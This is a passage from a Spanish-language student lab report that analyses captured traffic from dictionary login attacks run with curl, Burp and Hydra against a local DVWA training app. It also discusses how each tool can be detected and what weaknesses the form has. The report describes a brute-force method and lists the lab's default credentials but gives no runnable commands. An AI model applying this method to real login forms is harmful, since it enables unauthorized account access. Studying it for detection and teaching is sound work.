


Figura 21: Respuesta comprimida asociada a la solicitud de burp.

2.15. Explicación paquete hydra (tráfico)

La trama 2338 corresponde al intento con usuario **admin** y contraseña **password**. Es bastante menor que las anteriores, 267 bytes. La herramienta hydra usa GET mediante HTTP/1.0 y envía User-Agent: Mozilla/5.0 (Hydra). En la cookie aparece primero security=low y después PHPSESSID. No aparece Accept-Encoding. La trama de respuesta 2394 tiene estado 200, cuerpo de 4413 bytes, Connection: close y no declara compresión.

La figura 22 permite reconocer la herramienta directamente por el User-Agent y la versión HTTP. Además, la captura completa contiene 100 solicitudes, 50 consultas previas a la ruta sin parámetros y 50 intentos con credenciales, cada una en un flujo TCP distinto.



Figura 22: Detalle HTTP de un intento válido emitido por hydra.

2.16. Mención de las diferencias (tráfico)

La tabla 1 resume campos extraídos de los tres PCAPNG. Los conteos no son una prueba de rendimiento aislada, porque cada captura representa una actividad distinta, pero sí describen el comportamiento observado en este laboratorio.

Tabla 1: Comparación del tráfico observado.

Característica	curl	burp	hydra
Trama analizada	978	402	2338
Método y versión	GET, HTTP/1.1	GET, HTTP/1.1	GET, HTTP/1.0
User-Agent	chromium 150	chromium 150	Mozilla/5.0 (Hydra)
Tamaño de solicitud	871 bytes	875 bytes	267 bytes
Codificación aceptada	No detectada	gzip, deflate, br	No detectada
Respuesta	4413 bytes, sin compresión	1476 bytes transferidos con gzip	4413 bytes, sin compresión
Conexión observada	Dos solicitudes en dos flujos	53 solicitudes en 38 flujos	100 solicitudes en 100 flujos
Patrón de trabajo	Una ejecución válida y una inválida	50 combinaciones y tres repeticiones	50 consultas previas y 50 intentos

Las tres herramientas enviaron credenciales dentro de la URL porque el formulario usa GET. Las dos pruebas solicitadas se realizaron con curl. La herramienta burp mantuvo conexiones y solicitó respuestas comprimidas. La herramienta hydra abrió más flujos, generó una consulta previa por cada intento y envió solicitudes mucho más pequeñas. En burp se contaron 53 solicitudes con parámetros, las 50 combinaciones, una aparición adicional de `admin/password` y dos apariciones adicionales de `gordonb/iloveyou`. La captura demuestra la repetición, pero no permite atribuirle una causa con seguridad.

2.17. Detección de SW (tráfico)

La herramienta hydra es la más fácil de detectar en estas capturas. Su User-Agent contiene el nombre Hydra, usa HTTP/1.0, cierra la conexión y genera una secuencia de consultas

previas e intentos en flujos separados. No hace falta inferir su origen solo por el tamaño.

La situación cambia con curl y burp. Ambos paquetes anuncian chromium 150 porque las dos herramientas conservaron encabezados del navegador. Por lo tanto, sería incorrecto afirmar que el User-Agent permite reconocerlas. Dentro de este experimento se pueden separar por la compresión, los encabezados y el patrón de conexiones, burp pidió gzip y reutilizó parte de los flujos, mientras el curl guardado no pidió compresión y solo realizó dos solicitudes. Esas diferencias describen estas ejecuciones, pero no son una firma universal. Un comando Curl puede cambiar sus encabezados y burp también puede modificarlos.

Conclusiones y comentarios

DVWA quedó aislado en 127.0.0.1:6969 y las tres herramientas trabajaron contra el mismo formulario. En burp se confirmaron `gordonb/abc123` y `smithy/password`. La ejecución con hydra encontró esos dos pares y también `admin/password` después de probar las 50 combinaciones. En curl, la respuesta válida midió 4413 bytes y la inválida 4375. Aun así, ambas devolvieron HTTP 200. Ese fue el resultado que más me llamó la atención, porque obliga a revisar el mensaje y la estructura del cuerpo en vez de confiar en el estado.

El problema más evidente es que el formulario usa GET. Usuario y contraseña quedan en la URL, por lo que aparecen en burp, en el comando curl y en wireshark. También fue posible probar todo el diccionario sin bloqueo ni espera. Con solo cinco usuarios y diez contraseñas aparecieron tres pares válidos. En una aplicación real, esa combinación de credenciales débiles y ausencia de límite de intentos facilita un ataque de diccionario muy pequeño.

La herramienta burp fue la que preferí porque ya la había usado en CTF y su vista de solicitudes y respuestas me resultó familiar. La herramienta hydra fue mucho más directa para automatizar la prueba. La advertencia que muestra al iniciar sobre usos militares fue una de las pocas cosas del procedimiento que me causó gracia. En el tráfico también fue la herramienta más fácil de reconocer, mientras curl y burp conservaron el mismo User-Agent de chromium.

La parte más difícil fue seguir la actividad. La explicación presencial del profesor fue poco clara y el video resultó todavía peor como guía, así que terminé buscando la sintaxis y comprobando cada paso por mi cuenta. Al igual que en el laboratorio anterior, no encontré un aprendizaje técnico nuevo. La actividad fue mecánica y aburrida. Lo que sí exigió cuidado fue no aceptar resultados por apariencia, ordené burp por longitud, comprobé el texto de cada respuesta y vinculé cada paquete con su trama de respuesta antes de escribir las conclusiones.

Anexo

- Repositorio